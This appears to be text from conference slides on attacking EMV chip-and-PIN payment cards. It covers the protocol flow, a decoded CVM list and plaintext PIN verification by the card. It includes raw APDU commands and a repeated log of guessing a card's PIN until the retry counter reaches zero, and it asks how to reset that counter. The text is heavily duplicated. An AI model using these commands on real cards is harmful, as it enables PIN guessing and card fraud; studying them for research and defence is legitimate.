
New in version 0.7: The Virtual Smart Card optionally brings its own standalone implementation of PC/SC. This allows accessing `vpicc` without PCSC-Lite. Our PC/SC implementation acts as replacement for `libpcsc-lite` which can lead to problems when used in parallel with PCSC-Lite.




Virtual Smart Card used with its own PC/SC implementation



Inadequate Implementation





Source: Chip and PIN is Broken

ISSUER

TERMINAL

CARD

EMV COMMAND

PROTOCOL PHASE

select file 1PAY.SYS.DOF01

available applications (e.g Credit/Debit/ATM)

select application/start/ transaction

signed records. Sig(signed records)

unsigned records

SELECT/READ RECORD

SELECT/
GET PROCESSING OPTIONS

READ RECORD...

Card authentication

PIN retry counter

PIN: xxxx

PIN OK/Not OK

GET DATA

VERIFY

Cardholder verification

T= (amount, currency, date, TVR, nonce,...)

ARQC= (ATC, AID, MAC(T,ATC,IAD))

T, ARQC

ARPC. ARC

ARPC. auth code

TC= (ATC, AID, MAC(ARC,T,ATC,IAD))

TC

GENERATE AC

EXTERNAL AUTHENTICATE/
GENERATE AC

Transaction authorization

Source: Chip and PIN is Broken

ISSUER	TERMINAL	CARD	EMV COMMAND	PROTOCOL PHASE
--------	----------	------	-------------	----------------

select file 1PAY.SYS.DOF01

available applications (e.g Credit/Debit/ATM)

SELECT/READ RECORD

select application/start/ transaction

SELECT/
GET PROCESSING OPTIONS

Card authentication

signed records. Sig(signed records)

READ RECORD...

unsigned records

PIN retry counter

GET DATA

PIN: xxxx

VERIFY

Cardholder verification

PIN OK/Not OK

T= (amount, currency, date, TVR, nonce,...)

GENERATE AC

ARQC= (ATC, AID, MAC(T,ATC,IAD))

T, ARQC

Transaction authorization

ARPC. ARC


ARPC. auth code

EXTERNAL AUTHENTICATE/
GENERATE AC

TC= (ATC, AID, MAC(ARC,T,ATC,IAD))

TC

Source: Chip and PIN is Broken



Source: Chip and PIN is Broken

ISSUER	TERMINAL	CARD	EMV COMMAND	PROTOCOL PHASE
--------	----------	------	-------------	----------------

select file 1PAY.SYS.DOF01

available applications (e.g Credit/Debit/ATM)

SELECT/READ RECORD

select application/start/ transaction

SELECT/
GET PROCESSING OPTIONS

Card authentication

signed records. Sig(signed records)

READ RECORD...

unsigned records

PIN retry counter

GET DATA

PIN: xxxx

VERIFY

Cardholder verification

PIN OK/Not OK

T= (amount, currency, date, TVR, nonce,...)

GENERATE AC

ARQC= (ATC, AID, MAC(T,ATC,IAD))

T, ARQC

Transaction authorization

ARPC. ARC

ARPC. auth code

EXTERNAL AUTHENTICATE/
GENERATE AC

TC= (ATC, AID, MAC(ARC,T,ATC,IAD))

TC

Source: Chip and PIN is Broken

CVM: Cardholder Verification Method

- No CVM required
- Fail CVM processing
- Signature-Paper
- Enciphered PIN verified on-line
- **Plaintext PIN verification performed by ICC**
- Plaintext PIN AND Signature-Paper
- Enciphered PIN by ICC
- Enciphered PIN by ICC AND Signature-Paper





CVM Example

Card response 52 bytes:

0000: 70 30 9F 0D 05 BC 50 BC 88 00 9F 0E 05 00 00 00

0010: 00 00 9F 0F 05 BC 70 BC 98 00 **8E 12 00 00 00 00**

0020: **00 00 00 00 42 03 44 03 41 03 1E 03 1F 03 9F 4A**

0030: 01 82 90 00

CVM: Cardholder Verification Method



70 EMV Proprietary Template

9F0D Issuer Action Code - Default

BC50BC8800

9F0E Issuer Action Code - Denial

0000000000

9F0F Issuer Action Code - Online

BC70BC9800

8E Cardholder Verification Method (CVM) List

000000000000000004203440341031E031F03

9F4A Static Data Authentication Tag List

82

CVM: Cardholder Verification Method



70 EMV Proprietary Template

9F0D Issuer Action Code - Default

BC50BC8800

9F0E Issuer Action Code - Denial

0000000000

9F0F Issuer Action Code - Online

BC70BC9800

8E Cardholder Verification Method (CVM) List

000000000000000004203440341031E031F03

9F4A Static Data Authentication Tag List

82

Understanding CVM List



8E Cardholder Verification Method (CVM) List

0000000000000000004203440341031E031F03

4203 Encrypted PIN online, if terminal supports CVM

4403 Encrypted PIN by ICC, if terminal supports CVM

4103 Plain PIN by ICC, if terminal supports CVM

1E03 Signature, if terminal supports CVM

1F03 No CVM required, if terminal supports CVM

Plain PIN by ICC



- Example of an APDU command to verify "1234" PIN:

00 20 00 80 08 24 12 34 ff ff ff ff ff

- Important EMV Card responses:

90 00 = Correct PIN

63 C2 = wrong PIN & two more attempts left

63 C1 = wrong PIN & one more attempt left

63 C0 = wrong PIN & no more attempts left

ISSUER	TERMINAL	CARD	EMV COMMAND	PROTOCOL PHASE
--------	----------	------	-------------	----------------

select file 1PAY.SYS.DOF01

← available applications (e.g Credit/Debit/ATM)

select application/start/ transaction

← signed records. Sig(signed records)

← unsigned records

SELECT/READ RECORD

SELECT/
GET PROCESSING OPTIONS

READ RECORD...

Card authentication

PIN retry counter

PIN: xxxx

PIN OK/Not OK

GET DATA

VERIFY

Cardholder verification

T= (amount, currency, date, TVR, nonce,...)

← ARQC= (ATC, AID, MAC(T,ATC,IAD))

← T, ARQC

← ARPC. ARC

← ARPC. auth code

← TC= (ATC, AID, MAC(ARC,T,ATC,IAD))

← TC

GENERATE AC

EXTERNAL AUTHENTICATE/
GENERATE AC

Transaction authorization

Source: Chip and PIN is Broken

Check RETRY PIN Counter: 80 CA 9F 17 00
Card response: 6C 04

GET DATA – RETRY PIN Counter: 80 CA 9F 17 04
Card response: 9F 17 01 03 90 00

Checking how many attempts left: 9F 17 01 03 90 00 : 3
Trying PIN: 07 18
Sending PIN: 00 20 00 80 08 24 07 18 FF FF FF FF FF
Raw answer to PIN request: 63 C2
Trying PIN: 07 19
Sending PIN: 00 20 00 80 08 24 07 19 FF FF FF FF FF
Raw answer to PIN request: 63 C1
Trying PIN: 07 20
Sending PIN: 00 20 00 80 08 24 07 20 FF FF FF FF FF
Raw answer to PIN request: 63 C0
Couldn't find the PIN in this try, reset the counter!

Check RETRY PIN Counter: 80 CA 9F 17 00
Card response: 6C 04

GET DATA – RETRY PIN Counter: 80 CA 9F 17 04
Card response: 9F 17 01 03 90 00

Checking how many attempts left: 9F 17 01 03 90 00 : 3

Trying PIN: 07 18

Sending PIN: 00 20 00 80 08 24 07 18 FF FF FF FF FF

Raw answer to PIN request: 63 C2

Trying PIN: 07 19

Sending PIN: 00 20 00 80 08 24 07 19 FF FF FF FF FF

Raw answer to PIN request: 63 C1

Trying PIN: 07 20

Sending PIN: 00 20 00 80 08 24 07 20 FF FF FF FF FF

Raw answer to PIN request: 63 C0

Couldn't find the PIN in this try, reset the counter!

Check RETRY PIN Counter: 80 CA 9F 17 00
Card response: 6C 04

GET DATA – RETRY PIN Counter: 80 CA 9F 17 04
Card response: 9F 17 01 03 90 00

Checking how many attempts left: 9F 17 01 03 90 00 : 3

Trying PIN: 07 18

Sending PIN: 00 20 00 80 08 24 07 18 FF FF FF FF FF

Raw answer to PIN request: 63 C2

Trying PIN: 07 19

Sending PIN: 00 20 00 80 08 24 07 19 FF FF FF FF FF

Raw answer to PIN request: 63 C1

Trying PIN: 07 20

Sending PIN: 00 20 00 80 08 24 07 20 FF FF FF FF FF

Raw answer to PIN request: 63 C0

Couldn't find the PIN in this try, reset the counter!

Check RETRY PIN Counter: 80 CA 9F 17 00
Card response: 6C 04

GET DATA – RETRY PIN Counter: 80 CA 9F 17 04
Card response: 9F 17 01 03 90 00

Checking how many attempts left: 9F 17 01 03 90 00 : 3

Trying PIN: 07 18

Sending PIN: 00 20 00 80 08 24 07 18 FF FF FF FF FF

Raw answer to PIN request: 63 C2

Trying PIN: 07 19

Sending PIN: 00 20 00 80 08 24 07 19 FF FF FF FF FF

Raw answer to PIN request: 63 C1

Trying PIN: 07 20

Sending PIN: 00 20 00 80 08 24 07 20 FF FF FF FF FF

Raw answer to PIN request: 63 C0

Couldn't find the PIN in this try, reset the counter!

Plain PIN by ICC



PIN RETRY Counter = 0

How can we reset it to 3?





2 Common ways to reset the PRC



